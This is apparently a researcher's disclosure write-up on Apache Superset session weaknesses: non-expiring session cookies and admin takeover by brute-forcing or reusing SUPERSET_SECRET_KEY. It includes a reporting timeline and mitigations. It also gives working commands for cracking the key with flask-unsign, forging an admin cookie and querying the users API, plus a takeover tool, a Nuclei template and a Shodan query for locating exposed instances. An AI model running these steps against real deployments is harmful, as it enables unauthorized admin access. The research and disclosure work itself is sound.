
Introduction and Goals
Since June of 2024 I have decided to start an independent security research in the Apache Projects on GitHub , during my free time (nightly, weekends and idle holidays). PS.: Obviously, the focus and energy were divided between few other projects and personal hobbies.
The primary goal was to improve my technical studies and consequently help to contribute with the community, so thought in two ways to doing this:
- Firstly, creating templates to the vulnerability scan Nuclei (Project Discovery);
- Secondly, to find low-hanging fruit vulnerabilities so I can report to the security teams.
Then looking for interesting projects on GitHub I noticed that Apache's page already had more than 2.8 thousand repositories, and also they have a consolidated vulnerability disclosure program and they are also a CVE Numbering Authorities (CNA). So I thought that this could be a very good environment/playground to start with.
In 23 of February of 2025, I reach the Superset project, and in the first moment I noticed that it already have a Nuclei template to detect the service, and also have to identify the use of default credentials, then I quickly decided to move along to the second step of my journey.
But what is the Superset Project?
According to it documentation:
"Superset is a modern data exploration and data visualization platform. Superset can replace or augment proprietary business intelligence tools for many teams. Superset integrates well with a variety of data sources.
Superset provides:
- A no-code interface for building charts quickly
- A powerful, web-based SQL Editor for advanced querying
- A lightweight semantic layer for quickly defining custom dimensions and metrics
- Out of the box support for nearly any SQL database or data engine
- A wide array of beautiful visualizations to showcase your data, ranging from simple bar charts to geospatial visualizations
- Lightweight, configurable caching layer to help ease database load
- Highly extensible security roles and authentication options
- An API for programmatic customization
- A cloud-native architecture designed from the ground up for scale"
Repositories and official web page:
- https://github.com/apache/superset;
- https://hub.docker.com/r/apache/superset;
- https://superset.apache.org/.
Detailing the issues
Looking for low-hanging fruits, after several manual and automatic verification, I noticed these issues:

- Session cookie doesn't expire (type session) and logout functionality doesn't destroy the previous session cookies;
- Unauthorized admin user access via SUPERSET_SECRET_KEY Brute Force to match session cookie creation/format.
Tested versions:
- Superset 4.1.2 (image: apache/superset:4.1.2);
- Superset 5.0.0 (image: apache/superset:GHA-14580446279);
- Superset 6.0.0 (image: apache/superset:6.0.0).
Detailing each one:
Session cookie doesn't expire (type session) and logout functionality doesn't destroy the previous session cookies.
Searching in the Common Weakness Enumeration (CWE) database, this covers the weaknesses:
In the Common Vulnerability Scoring System (CVSS) it has a score:
- If the session cookie leaked or reused was from an Admin user — 9.1 (High, https://www.first.org/cvss/calculator/3-1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N);
- If the session cookie leaked or reused was from a common user — 6.5 (Medium, https://www.first.org/cvss/calculator/3-1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N).
Risks involved:
- An previous admin that doesn't work anymore in the company still have access to the platform if he had stored the session cookie generated during his authorized access;
- If the session cookie was leaked by any means, an attacker could keep the access with indeterminate time. PS.: After the report and revisiting this item, it was noticed that the session works for only 31 days. So the exploitation window is pretty short in comparison to other type of leaks.
Evidences:




Unauthorized admin user access via SUPERSET_SECRET_KEY Brute Force to match session cookie creation/format.
Searching in the Common Weakness Enumeration (CWE) database, this covers the weaknesses:
- "CWE-784: Reliance on Cookies without Validation and Integrity Checking in a Security Decision";
- "CWE-327: Use of a Broken or Risky Cryptographic Algorithm".
In the Common Vulnerability Scoring System (CVSS) it has a score:
Risks involved:

I saw that the session cookie works even if the password of the user is not the same, so for this session cookie to work in another Superset platform and in any version I noticed that the two following requirements have to be met:
1. The user id (parameter "_user_id" in the session cookie) have be the same (in a first moment I thought that have to be the same username, but after testing more and reading the documentation I understand the situation);
2. The environment variable SUPERSET_SECRET_KEY have to be the same in both Superset systems;
This causes a situation where the attacker can brute force the SUPERSET_SECRET_KEY (deploying a local superset platform, getting the session cookie and testing this on the target superset third party platform).
Evidences:


Report Timeline
After this analysis, and reuniting the details and evidence, I transmitted all to the respective contact on Apache Project Security, and the Apache Superset uses the general email contact (security@apache.org).
- April 21, 2025: Sent the security issues to the Apache Security;
- April 22, 2025: Receiving confirmation from Apache Security General Team;
- April 24, 2025: Receiving confirmation from Apache Security Project Superset Team;
- May 15, 2025: Acknowledge of the security issue in the default configuration;
- November 24, 2025: Released the Security Advisory with best practices on Superset in production environments;
- November 27, 2025: Notification from email about the Security Advisory release.
Understand the root cause of the issue

By default Flask session manages the session with the client-side, cookie-based and stateless approaches. It uses ItsDangerous module to sign each one. The session cookie name generally is "session" (variable SESSION_COOKIE_NAME), and the Salt word is hard-coded with the value "cookie-session". These configuration can be seen on the Flask session code on Github (https://github.com/pallets/flask/blob/main/src/flask/sessions.py#L298 and https://github.com/pallets/flask/blob/main/src/flask/app.py#L217).

The process of signature uses Hash Message Authentication Code (HMAC) with SHA1 (160 bits or 20 bytes block size), therefore HMAC-SHA1, that signs the session data (Payload) with the Secret Key and Salt, and with empty Message derivation, and that resultant data is made a digest/checksum with SHA256 (256 bits or 32 bytes block size).
The detailed process can be seen in the following article "How HMAC Works, Step-by-Step Explanation with Examples"
And this procedure only tries to ensure the integrity of the cookie through signing it, and does not concern about the data confidentiality by doing encryption.
All of these together become a worse scenario because each session cookie is signed with the same Secret Key, and no password policy is applied, so if it was predictable, reused or weak, then an attacker or malicious user could try to guess or bruteforce it more easily.
The resultant session cookie has the following format:
PAYLOAD . TIMESTAMP . SIGNATURE
Explaining each section:
- Payload: contains all the information necessary to identify the client in the server, like: user id, permissions granted or the user profile and so on. It is structured in JSON format and is encoded with Base64. Depending on the size of the payload it could be compressed with the lib Zlib;
- Timestamp: informs the date when the session cookie was generated, and with this information the server will know the expiration time. By default it has 31 days of lifetime and could be changed to permanent (variable PERMANENT_SESSION_LIFETIME) if the sysadmin wanted;
- Signature: digital signature (DA) of the Payload field, and uses HMAC-SHA1 of the Secret Key with Salt and empty Message derivation, and finishes with the digest/checksum SHA256, as mentioned early in the process of signature.
And in Superset by default uses Flask's session management, that consequently (and recapping) uses the following signature configuration:
- Algorithm: SHA1;
- Key derivation: HMAC;
- Message derivation: NONE (fixed value, therefore previsible);
- Digest/Checksum: SHA256;
- Salt: "cookie-session" (fixed value, therefore previsible);
- Session cookie name: "session" (fixed value, therefore previsible).
Dissecting an example of default valid session cookie on Superset:
.eJwljktqBDEMRO_idRa2JOszl2lkWSYhQwa6Z1Zh7h5DllXUK95vOdaZ12e5Pc9XfpTja5ZbWYwEs1Edzuo9VLGzEi0zTsQEVNRU68MGRHddTohDmnVSWG0mdoUN8GxCsRfeRFsVTgbH6iFjmlBNdAdasaSyThsrmYSkbJHXlee_TdsxrnMdz8d3_uxidhCuOkIlI4YaY1prE6oi7ENVyirdNnd_hN9zMxt8_wGcckHP.aVshXQ.MplePVMBElmXDxMcvFNAfT5jehk
With pure python is possible to decode the payload part with this snippet code:
python3 -c "import base64;import zlib;decoded_payload=zlib.decompress(base64.urlsafe_b64decode('<PAYLOAD_FLASK_SESSION_COOKIE_HERE>'));print(decoded_payload)"
With the SignSaboteur (Burp Suite Extension) is more easier and we can see all content of this cookie:
Payload:
{
"_fresh": true,
"_id": "f6342d140ba68a5c88356844f996e33e23838e895b9b2c5a8fa433b7195482f1de35828446d174cc5aa1781076e62a30ac7bd9740e3aa24fcf7068d9bfe64747",
"_user_id": "1",
"csrf_token": "d527608bc87eccb8963e911d20832aa2884e0759",
"locale": "en"
}
Timestamp:
2026-01-04 23:26:37Signature (hex):
32995e3d53011259970f131cbc53407d3e637a19
So the same risks commented before also apply in this case, because the SUPERSET_SECRET_KEY (the variable that represents the secret key) is the only value to be guessed, and the others are well known and fixed.
And an attacker can access the URL "http://<IP_Address>:<PORT>/login/?next=%2Fsuperset%2Fwelcome%2F" to obtain a valid session cookie from the target, and after that perform the offline brute force to find the SUPERSET_SECRET_KEY used, and if found then he will sign a new valid session cookie now with an user id (integer and incremental) that he wants. The admin generally is the user id 1.
Arsenal
Unfortunately, these cool tools only appeared to me after I had sent the security report to the Apache Team, and in the phase that I was trying to better understand the root causes of the problem that I was exploring.
Follows the list with the brief guide of how to install and use each one:
- flask-unsign (https://github.com/Paradoxis/Flask-Unsign/ and https://pypi.org/project/flask-unsign/):
$ apt install python3-pip -y
$ pip3 install flask-unsign --break-system-packages
$ wget https://github.com/danielmiessler/SecLists/raw/refs/heads/master/Passwords/Leaked-Databases/rockyou.txt.tar.gz
$ tar -xvf rockyou.txt.tar.gz
$ flask-unsign --unsign --wordlist rockyou.txt --cookie "eyJsb2dnZWRfaW4iOmZhbHNlfQ.XDuWxQ.E2Pyb6x3w-NODuflHoGnZOEpbH8" --no-literal-eval
[*] Session decodes to: {'logged_in': False}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 227072 attemptsideo
b'CHANGEME'In Burp Suite Community or Professional, go to the tab Extensions, and tab BApp Store, search for "SignSaboteur, Web Token Signer".
To use is very simple, when this extension detects a known session algorithm in a HTTP request then it appears as a tab named "SignSaboteur", like this:

Source: https://portswigger.net/bappstore/e62afa49e12543edbfa9df498363153c
Wordlists:
Test It Yourself
To reproduce the vulnerability in the default environment, just start up the docker of the Superset without any modification, like that:
# Version: 6.0.0
$ docker run -d -p 8080:8088 -e "SUPERSET_SECRET_KEY=YOUR_OWN_RANDOM_GENERATED_SECRET_KEY" --name superset apache/superset:latest

#OR

# Version: 5.0.0
$ docker run -d -p 8080:8088 -e "SUPERSET_SECRET_KEY=YOUR_OWN_RANDOM_GENERATED_SECRET_KEY" --name superset apache/superset:GHA-14580446279

#After that the command sequence is the same for all versions.
$ docker exec -it superset superset fab create-admin \
              --username admin \
              --firstname Superset \
              --lastname Admin \
              --email admin@superset.com \
              --password admin

$ docker exec -it superset superset db upgrade
$ docker exec -it superset superset load_examples
$ docker exec -it superset superset init
$ docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' superset
Access in the browser in the URL: http://<obtained_IP_Addres>:8088
We will use the value "YOUR_OWN_RANDOM_GENERATED_SECRET_KEY" in our secret key (to match the variable SUPERSET_SECRET_KEY) to sign a new valid session cookie:
- Testing with flask-unsign:
$ flask-unsign --sign --cookie "{'_fresh': True, '_id': 'f6342d140ba68a5c88356844f996e33e23838e895b9b2c5a8fa433b7195482f1de35828446d174cc5aa1781076e62a30ac7bd9740e3aa24fcf7068d9bfe64747', '_user_id': '1', 'csrf_token': 'cc8f99b436f4135c29435cf74293f9ec177935f4', 'locale': 'en'}" --secret 'YOUR_OWN_RANDOM_GENERATED_SECRET_KEY' --salt "cookie-session"
$ curl -S -s -k -X $'GET' -b $'session=<NEW_VALID_SESSION_COOKIE_HERE>' $'http://172.17.0.3:8088/api/v1/security/users/'
- Testing with SuperUpSet:
#Obtaining the superUpset repository from Github.
$ git clone https://github.com/icarot/superUpset/
$ cd superUpset/
$ chmod +x superUpset.sh

#Execution mode 1
$ ./superUpset.sh http://<IP_ADDRESS_OR_DOMAIN>:<PORT> default_SUPERSET_SECRET_KEY.txt --all

#OR

#Execution mode 2

$ ./superUpset.sh
$ ~/go/bin/nuclei -t template-apache-superset-adminaccounttakeover.yaml -u "http://<IP_ADDRESS>:<PORT>" -H "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36" -V token=/root/nuclei-templates/helpers/payloads//defaultSupersetSecretKeySessionCookie.txt
Real World Scenario

By performing a quick search on Shodan with the following advanced parameters:
http.html:"superset" http.favicon.hash:1582430156It is possible to find and see thousands of Superset services online. Of course not all of them will have the issue explained in this article, but when it default configuration is weak and the caution and hardening (security best practices) is delegated to the user, the chances of exposure and exploitation increases a lot.
Issue Timeline
When I focused on write this article one curiosity was pop up, "What is the history of this issue?", below we can see a timeline of registers found on internet related to it:
- Jan 26, 2019: Released the repository Flask-Unsign on Github;
- Jan 26, 2019: Published the article "Baking Flask cookies with your secrets";
- April 24, 2023: Published the CVE-2023–27524 and the Security Advisory "CVE-2023–27524: Apache Superset: Session validation vulnerability when using provided default SECRET_KEY";
- Dec 19, 2023: Released the repository Sign-saboteur on Github;
- June 04, 2024: Published the article "Introducing SignSaboteur: forge signed web tokens with ease".
Mitigation/Best Practices
As informed in the Security Advisory:
"- Configure Session Timeouts: For production environments using the default stateless session handling, administrators must configure reasonably short session expiration periods. This is the primary and perfectly acceptable mitigation for this risk. This is the recommended approach for most production instances.
- Consider Server-Side Sessions (Optional): The default stateless session model is robust and efficient. However, production environments that require immediate, server-side invalidation of sessions have the possibility of using an optional server-side session backend. This is an alternative approach for specific, stricter security postures.
- Secure the Secret Key: The SUPERSET_SECRET_KEY is essential to session security. It must be a cryptographically strong and unique value. Reusing keys across instances or using weak keys makes attacks computationally feasible."
More details can be seen in the following links:
- https://lists.apache.org/thread/pydlykgbsb9bjlnt8g789pjw7k8rt2ht
- https://superset.apache.org/docs/security/securing_superset
Research Results
All the contribution acquired in this research can be seen below:
- Security Advisory "Insufficient Session Expiration and Secret Key Management Guidance";
- Creation of the "Securing Your Superset Installation for Production" documentation;
- Creation and Release of the project repository SuperUpset on Github.
- [Update, Jan 09, 2026] Updated the Nuclei template "superset-login.yaml" to detect Superset version 6.0.0: https://github.com/projectdiscovery/nuclei-templates/pull/14770
Complementary Documentation/References
- https://flask-session.readthedocs.io/en/latest/
- https://pythonbasics.org/flask-sessions/
- https://blog.paradoxis.nl/defeating-flasks-session-management-65706ba9d3ce
- https://portswigger.net/research/introducing-signsaboteur-forge-signed-web-tokens-with-ease
- https://www.yeswehack.com/learn-bug-bounty/pimpmyburp-signsaboteur-burpsuite-extension
- https://pypi.org/project/flask-unsign/
- https://flask.palletsprojects.com/en/latest/config/
- https://mojoauth.com/compare-hashing-algorithms/hmac-sha1-vs-hmac-sha256/
- https://medium.com/@short_sparrow/how-hmac-works-step-by-step-explanation-with-examples-f4aff5efb40e
- https://learn.microsoft.com/en-us/dotnet/api/system.security.cryptography.hmacsha1?view=net-8.0
- https://superset.apache.org/docs/security/cves/
- https://www.youtube.com/watch?v=vdzB5Rraeb4
- https://palletsprojects.com/projects/itsdangerous/
- https://flask.palletsprojects.com/en/stable/installation/
- https://blog.miguelgrinberg.com/post/how-secure-is-the-flask-user-session
- https://www.youtube.com/watch?v=mhcnBTDLxCI
- https://gist.github.com/chriselgee/b9f1861dd9b99a8c1ed30066b25ff80b
- https://flask.palletsprojects.com/en/stable/api/